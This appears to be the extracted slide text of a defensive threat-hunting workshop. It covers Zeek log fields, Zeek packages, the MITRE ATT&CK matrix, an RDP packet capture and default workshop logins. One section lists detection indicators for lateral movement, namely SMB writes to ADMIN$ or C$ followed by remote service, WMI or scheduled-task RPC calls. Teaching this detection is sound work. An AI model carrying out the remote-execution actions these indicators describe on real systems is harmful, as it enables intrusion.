

# Hunting for APT in network logs

```
$cat user_info.txt
```



- Senior Security Systems Engineer at EPAM
- Security researcher for last 5 years
- Started my career as penetration tester at UnderDefense
- Malware analyst in the past
- Splunk enthusiast
- Maintaining blog about Threat hunting and Malware Analysis in my free time (<https://bogdanvennyk.medium.com/>)
- Twitter: @bogdanvennyk

```
$cat user_info.2.txt
```



- Senior Cyber Threat Investigator
- Security researcher for last 4 years
- Started my career as Security Analyst at UnderDefense
- Anti-malware laboratory malware analyst in the past
- Twitter: @LeOleg97

```
$cat our_team.about.txt
```

## What's Network Detection and Response (NDR)?



### VISIBILITY

- ✓ TLS Decryption
- ✓ Metadata
- ✓ Deep Session Inspection/Deep Packet Inspection
- ✓ All Ports and Protocols

### DETECTION

- ✓ Machine Learning Capabilities
- ✓ Heuristics
- ✓ Yara Rules
- ✓ Signatures
- ✓ IOCs from Threat Intelligence Feeds

### RESPONSE

- ✓ Predictive Response
- ✓ Retrospective Analysis
- ✓ Proactive Capabilities
- ✓ Automated Investigation
- ✓ Incident Analysis

# VM creds and links

## nncworkshop VM

- username: nncworkshop
- password: nncworkshop

## Splunk

- username: admin
- password: nncworkshop

Links (use one of those links):

<https://drive.google.com/u/0/uc?export=download&confirm=QHCQ&id=1ckBTJZZmhKrqYM7gjpwUOOccvMm4Cy9D>

<https://fex.net/s/bzmnt2s>

# Your Splunk knowledge?

1. No experience
2. Basic
3. Middle
4. Senior



**NONAMECON**

# Your Wireshark knowledge?

1. No experience
2. Basic
3. Middle
4. Senior




# Agenda


1. Mitre Matrix
2. Zeek and its packages
3. RDP/SSH initial comprometation
4. Empire Powershell and CobaltStrike or what to expect after initial loader execution.  
Beaconing(RITA)
5. Scanning detection
6. Internal enumeration detection
7. Kerberos attacks
8. Lateral movement techniques widely used
9. PsExec and fileless ways of delivering payloads in the network
10. Zerologon and PrintSpooler detection
11. Data exfiltration
12. Data exfiltration over C2 channel
13. Data exfiltration using time size limits (data chunks)
14. DNS exfiltration
15. Detecting ransomware in your network
16. Real incident investigation

# What is not going to be covered in this workshop?

- Suricata/Snort
- Ja3/Ja3s
- NTLM and LDAP protocols detections
- Host based detections



# TTP hunting...



# Mitre ATT&CK Matrix for Enterprise


## ATT&CK Matrix for Enterprise

layout: side ▾ show sub-techniques hide sub-techniques

Category	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
Environment	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 39 techniques	Credential Access 15 techniques	Discovery 27 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques
System	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (2)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Extraction
Network	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (5)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Exfiltration Through Removable Media
Cloud	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (4)	Boot or Logon Autostart Execution (4)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Clipboard Data	Exfiltration Over Network Media
Host	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Build Image on Host	Forced Authentication	Forge Web Credentials (2)	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Data from Cloud Storage Object	Data Encoding (2)	Data Obfuscation (2)
Adversary	Phishing (2)	Inter-Process Communication (2)	Browser Initialization Scripts (5)	Deploy Container	Input Capture (4)	Cloud Service Dashboard	Cloud Service Discovery	Replication Through Configuration Repository (2)	Data from Configuration Repositories (2)	Dynamic Resolution (2)	Exfiltration Over Network Medium (1)
Agent	Replication Through Removable Media	Native API	Compromise Client Software Binary	Direct Volume Access	Man-in-the-Middle (2)	Domain Policy Modification (2)	Container and Resource Discovery	Remote Services (6)	Data from Information Repositories (2)	Encrypted Channel (2)	Exfiltration Over Network Medium (1)
Actor	Supply Chain Compromise (3)	Scheduled Task/Job (7)	Create Account (3)	Domain Policy Modification (2)	Domain Policy Modification (2)	Execution Guardrails (1)	Domain Trust Discovery	Replication Through Removable Media	Data from Local System	Fallback Channels	Exfiltration Over Service (2)
Malware	Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Exploit for Defense Evasion	File and Directory Permissions Modification (2)	File and Directory Discovery	Software Deployment Tools	Data from Network Shared Drive	Multi-Stage Channels	Scheduled Transfer
User	Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (18)	Event Triggered Execution (15)	Exploitation for Privilege Escalation	File Sniffing	Network Service Scanning	Taint Shared Content	Data from Removable Media	Non-Standard Port	Transfer Data to Account
Process	System Services (2)	System Services	External Remote Services	Hijack Execution Flow (11)	Hijack Execution Flow (11)	OS Credential Dumping (8)	Network Share Discovery	Use Alternate Authentication Material (2)	Data Staged (2)	Protocol Tunneling	
Object	User Execution (2)	User Execution	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hide Artifacts (7)	Steal Application Access Token	Network Sniffing	Peripheral Device Discovery	Email Collection (3)	Proxy (4)	
File	Windows Management Instrumentation	Windows Management Instrumentation	Implant Internal Image	Impair Defenses (7)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (4)	>Password Policy Discovery	Permission Group Discovery (2)	Input Capture (4)	Remote Access Software	
Object			Modify Authentication Process (4)	Indicator Removal on Host (4)	Indirect Command Execution	Steal Web Session Cookie	Peripheral Device Discovery	Process Discovery	Man in the Browser	Traffic Signaling (1)	
File			Office Application Startup (8)	Indirect Command Execution	Masquerading (6)	Two-Factor Authentication Interception	Query Registry	Query Registry	Man-in-the-Middle (2)	Web Service (3)	
Object			Pre-OS Boot (5)	Masquerading (6)	Modifying Application Process (4)	Unsecured Credentials (7)	Remote System Discovery	Remote System Discovery	Screen Capture		
File			Scheduled Task/Job (7)	Modifying Application Process (4)	Modify Cloud Compute Infrastructure (4)	Modify Registry	Software Discovery (1)	Software Discovery (1)	Video Capture		
Object			Server Software Component (3)	Network Boundary Bridging (1)	Modify System Image (2)	Network Boundary Bridging (1)	System Information Discovery	System Information Discovery			
File			Traffic Signaling (1)	Obfuscated Files or Information (5)	Network Boundary Bridging (1)	Network Boundary Bridging (1)	System Location Discovery	System Location Discovery			
Object			Valid Accounts (4)	Pre-OS Boot (5)	Process Injection (11)	Obfuscated Files or Information (5)	System Network Configuration Discovery (1)	System Network Configuration Discovery (1)			
File				Process Injection (11)	Rogue Domain Controller	Process Injection (11)	System Network Connections Discovery	System Network Connections Discovery			
Object				Rootkit	Rogue Domain Controller	Rootkit	System Owner/User Discovery	System Owner/User Discovery			
File				Signed Binary Proxy Execution (11)	Template Injection	Signed Binary Proxy Execution (11)	System Service Discovery	System Service Discovery			
Object				Signed Script Proxy Execution (1)	Template Injection	Signed Script Proxy Execution (1)	System Time Discovery	System Time Discovery			
File				Subvert Trust Controls (6)	Template Injection	Subvert Trust Controls (6)	Virtualization/Sandbox Evasion (3)	Virtualization/Sandbox Evasion (3)			
Object				Trust-Escalation (1)	Trust-Escalation (1)	Trust-Escalation (1)					

NONAMECON

# Mitre ATT&CK Matrix by datasource



**NONAMECON**

# Zeek

Zeek turns raw network traffic into comprehensive network logs organized by protocol with key fields extracted specifically for security use cases

## software.log | Software framework IDs

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the first software detection
host	addr	IP address running the software
host_p	port	Port on which the software is running (for servers)
software_type	Software::Type	Type of software (e.g. HTTP::SERVER)
name	string	Name of the software
version	Software::Version	Version of the software
unparsed_version	string	The full, unparsed version of the software
url <sup>1</sup>	string	Root URL where the software was found

<sup>1</sup> If policy/protocols/http/detect-webapps.bro is loaded

## ssl.log | SSL handshakes

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp when SSL connection detected
uid & id	string	Underlying connection info - See conn.log
version	string	SSL version that the server offered
cipher	string	SSL cipher suite that the server chose
curve	string	Elliptic curve server chose if using ECDH/ECDHE
server_name	string	Value of Server Name Indicator SSL extension
session_id	string	Session ID offered by client for session resumption
resumed	bool	Flag that indicates the session was resumed
last_alert	string	Last alert that was seen during the connection
next_protocol	string	Next protocol sever chosen using application layer next protocol extension, if seen
established	bool	Was this connection established successfully?
cert_chain <sup>1</sup>	vector	Chain of certificates offered by server
cert_chain_fuids <sup>1</sup>	vector	File UIDs for certs in cert_chain
client_cert_chain <sup>1</sup>	vector	Chain of certificates offered by client
client_cert_chain_fuids <sup>1</sup>	vector	File UIDs for certs in client_cert_chain
subject <sup>1</sup>	string	Subject of the X.509 cert offered by server
issuer <sup>1</sup>	string	Subject of the signer of the server cert
client_subject <sup>1</sup>	string	Subject of the X.509 cert offered by client
client_issuer <sup>1</sup>	string	Subject of the signer of the client cert
validation_status <sup>1</sup>	string	Certificate validation result for this handshake
ocsp.status <sup>2</sup>	string	OCSP validation result for this handshake
ocsp.response <sup>2</sup>	string	OCSP response as a string
notary <sup>3</sup>	Cert Notary:	A response from the ICSI certificate notary Response
		<sup>1</sup> If base/protocols/ssl/files.bro is loaded
		<sup>2</sup> If policy/protocols/ssl/validate-certs.bro is loaded
		<sup>3</sup> If policy/protocols/ssl/notary.bro is loaded

## rdp.log | Remote Desktop Protocol (RDP)

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp for when the event happened
uid	string	Unique ID for the connection
id	conn_id	The connection's 4-tuple of endpoint addresses/ports
cookie	string	Cookie value used by client machine (username)
result	string	Status result for the connection. It's a mix between RDP negotiation failure messages and GCC server create response messages.
security_protocol	string	Security protocol chosen by server
keyboard_layout	string	Keyboard layout (language) of client machine
client_build	string	RDP client version used by client machine
client_name	string	Name of client machine
client_dig_product_id	string	Product ID of client machine
desktop_width	count	Desktop width of client machine
desktop_height	count	Desktop height of client machine
requested_color_depth	string	The color depth requested by the client
cert_type	string	If the connection is being encrypted with native RDP encryption, this is the type of cert being used
cert_count	count	The number of certs seen: X.509 can transfer an entire certificate chain
cert_permanent	bool	Indicates if the provided certificate or certificate chain is permanent or temporary
encryption_level	string	Encryption level of the connection
encryption_method	string	Encryption method of the connection
ssl <sup>1</sup>	bool	Flag the connection if it was seen over SSL

<sup>1</sup>Present if policy/protocols/rdp/indicate\_ssl.bro is loaded

## dns.log | DNS query/response details

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the DNS request
uid & id	string	Underlying connection info - See conn.log
proto	proto	Protocol of DNS transaction—TCP or UDP
trans_id	count	16 bit identifier assigned by DNS client; responses match
rtt	interval	Round trip time for the query and response
query	string	Domain name subject of the query
qclass	count	Value specifying the query class
qclass_name	string	Descriptive name of the query class (e.g., C_INTERNET)
qtype	count	Value specifying the query type
qtype_name	string	Descriptive name of the query type (e.g., A, AAAA, PTR)
rcode	count	Response code value in the DNS response
rcode_name	string	Descriptive name of response code (e.g., NXDOMAIN, NODATA)
AA	bool	Authoritative answer: T = server is authoritative for the query
TC	bool	Truncation: T = the message was truncated
RD	bool	Recursion desired: T = recursive lookup of query requested
RA	bool	Recursion available: T = server supports recursive queries
Z	count	Reserved field, should be zero in all queries and responses
answers	vector	List of resource descriptions in answer to the query
TTLs	vector	Caching intervals of the answers
rejected	bool	Whether DNS query was rejected by server
auth <sup>1</sup>	set	Authoritative responses for the query
addl <sup>1</sup>	set	Additional responses for the query

<sup>1</sup>If policy/protocols/dns/auth-addl.bro is loaded

**NONAMECON**

# Zeek packages



line script which requires Zeek to be installed locally. This site allows users to browse the collection of third party scripts and plugins available from the Zeek Package Github Repository. Use the links in the navigation panel to browse by package names or tags. (Note that the list of packages is updated once a day.)

Once you have found a package you want to install, use the Quickstart Guide to install the `zkg` command line utility. Then use the `install` command to install your selected package. For example:

```
zkg install zeek/nccsa/bro-doctor
```

[View List of 174 Packages](#)

Top Watched	Top Starred	Recent Updates
<ul style="list-style-type: none"><li>94 ★ ja3</li><li>25 ★ hassh</li><li>23 ★ bzar</li><li>17 ★ metron-bro-plugin-kafka</li><li>14 ★ bro-sysmon</li></ul>	<ul style="list-style-type: none"><li>1284 ★ ja3</li><li>409 ★ hassh</li><li>289 ★ bzar</li><li>197 ★ bro-pf_ring</li><li>108 ★ dovehawk</li></ul>	<ul style="list-style-type: none"><li>8/6/21, 7:31 PM zeek-jpeg</li><li>8/6/21, 7:18 PM zeek-elf</li><li>8/6/21, 2:35 PM zeek-network-statistics</li><li>8/4/21, 7:25 PM sip-attacks</li><li>8/3/21, 10:05 AM spicy-analyzers</li></ul>

<https://packages.zeek.org/>

**NONAMECON**

# How to install zeek packages?

For example, on the package management system you can do typical package management tasks, like install and update packages:

```
$ zkg install <package name>
```

Then, via the [bundle](#) command, create a bundle file which contains a snapshot of all currently installed packages:

```
$ zkg bundle zeek-packages.bundle
```

Then transfer [zeek-packages.bundle](#) to the Zeek deployment management host. For Zeek clusters using [ZeekControl](#), this will be the system acting as the "manager" node. Then on that system (assuming it already has `zkg` installed and configured):

```
$ zkg unbundle zeek-packages.bundle
```

Finally, if you're using [ZeekControl](#), and the unbundling process was successful, you need to deploy the changes to worker nodes:

```
$ zeekctl deploy
```

# Zeek packages recommendations

## 3.1. SumStats Analytics for ATT&CK Lateral Movement and Execution

Use SumStats to raise a Bro/Zeek Notice event if an SMB Lateral Movement indicator (e.g., SMB File Write to a Windows Admin File Share: ADMIN\$ or C\$ only) is observed together with a DCE-RPC Execution indicator against the same (targeted) host, within a specified period of time.

### Relevant ATT&CK Techniques


- T1021.002 Remote Services: SMB/Windows Admin Shares (file shares only, not named pipes), and
- T1570 Lateral Tool Transfer, and
- One of the following:
  - T1569.002 System Services: Service Execution
  - T1047 Windows Management Instrumentation
  - T1053.002 Scheduled Task/Job: At (Windows)
  - T1053.005 Scheduled Task/Job: Scheduled Task

### Relevant Indicators Detected by Bro/Zeek

- `smb1_write_andx_response::c$ smb_state$path contains ADMIN$ OR C$`
- `smb2_write_request::c$ smb_state$path** contains ADMIN$ OR C$`
- `dce_rpc_response::c$dce_rpc$endpoint + c$dce_rpc$operation contains any of the following:`
  - `svcctl::CreateServiceW`
  - `svcctl::CreateServiceA`
  - `svcctl::StartServiceW`
  - `svcctl::StartServiceA`
  - `IWbemServices::ExecMethod`
  - `IWbemServices::ExecMethodAsync`
  - `atsvc::JobAdd`
  - `ITaskSchedulerService::SchRpcRegisterTask`
  - `ITaskSchedulerService::SchRpcRun`
  - `ITaskSchedulerService::SchRpcEnableTask`

Activate Wi

# Security Onion



NONAMECON



RDP


Хакер

VPN

Initial comprometation

**NONAMECON**

# RDP (Remote Desktop Protocol)



**NONAMECON**

# RDP protocol in Wireshark

10 3.933508	192.168.152.140	192.168.152.133	TCP	74 49278 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3802080302 TSecr=0 WS=1
13 3.934508	192.168.152.133	192.168.152.140	TCP	66 3389 → 49278 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 SACK_PERM=1 WS=1
14 3.934530	192.168.152.140	192.168.152.133	TCP	54 49278 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0
15 3.934696	192.168.152.140	192.168.152.133	TLSv1.2	105 Ignored Unknown Record
28 3.975777	192.168.152.133	192.168.152.140	TCP	60 3389 → 49278 [ACK] Seq=1 Ack=52 Win=63949 Len=0
33 4.170037	192.168.152.133	192.168.152.140	TLSv1.2	73 Ignored Unknown Record
34 4.170068	192.168.152.140	192.168.152.133	TCP	54 49278 → 3389 [ACK] Seq=52 Ack=20 Win=64256 Len=0
37 4.171280	192.168.152.140	192.168.152.133	TLSv1.2	371 Client Hello
39 4.172667	192.168.152.133	192.168.152.140	TLSv1.2	912 Server Hello, Certificate, Server Hello Done
40 4.172683	192.168.152.140	192.168.152.133	TCP	54 49278 → 3389 [ACK] Seq=369 Ack=878 Win=64128 Len=0
43 4.179470	192.168.152.140	192.168.152.133	TLSv1.2	372 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
45 4.186056	192.168.152.133	192.168.152.140	TLSv1.2	105 Change Cipher Spec, Encrypted Handshake Message
46 4.186092	192.168.152.140	192.168.152.133	TCP	54 49278 → 3389 [ACK] Seq=687 Ack=929 Win=64128 Len=0
47 4.186589	192.168.152.140	192.168.152.133	TLSv1.2	176 Application Data
57 4.193387	192.168.152.133	192.168.152.140	TLSv1.2	347 Application Data
58 4.193402	192.168.152.140	192.168.152.133	TCP	54 49278 → 3389 [ACK] Seq=809 Ack=1222 Win=64128 Len=0
79 4.288424	192.168.152.140	192.168.152.133	TLSv1.2	662 Application Data
81 4.298786	192.168.152.133	192.168.152.140	TLSv1.2	98 Application Data
82 4.298800	192.168.152.140	192.168.152.133	TCP	54 49278 → 3389 [ACK] Seq=1417 Ack=1266 Win=64128 Len=0
91 4.388802	192.168.152.140	192.168.152.133	TLSv1.2	85 Encrypted Alert
92 4.388910	192.168.152.140	192.168.152.133	TCP	54 49278 → 3389 [FIN, ACK] Seq=1448 Ack=1266 Win=64128 Len=0
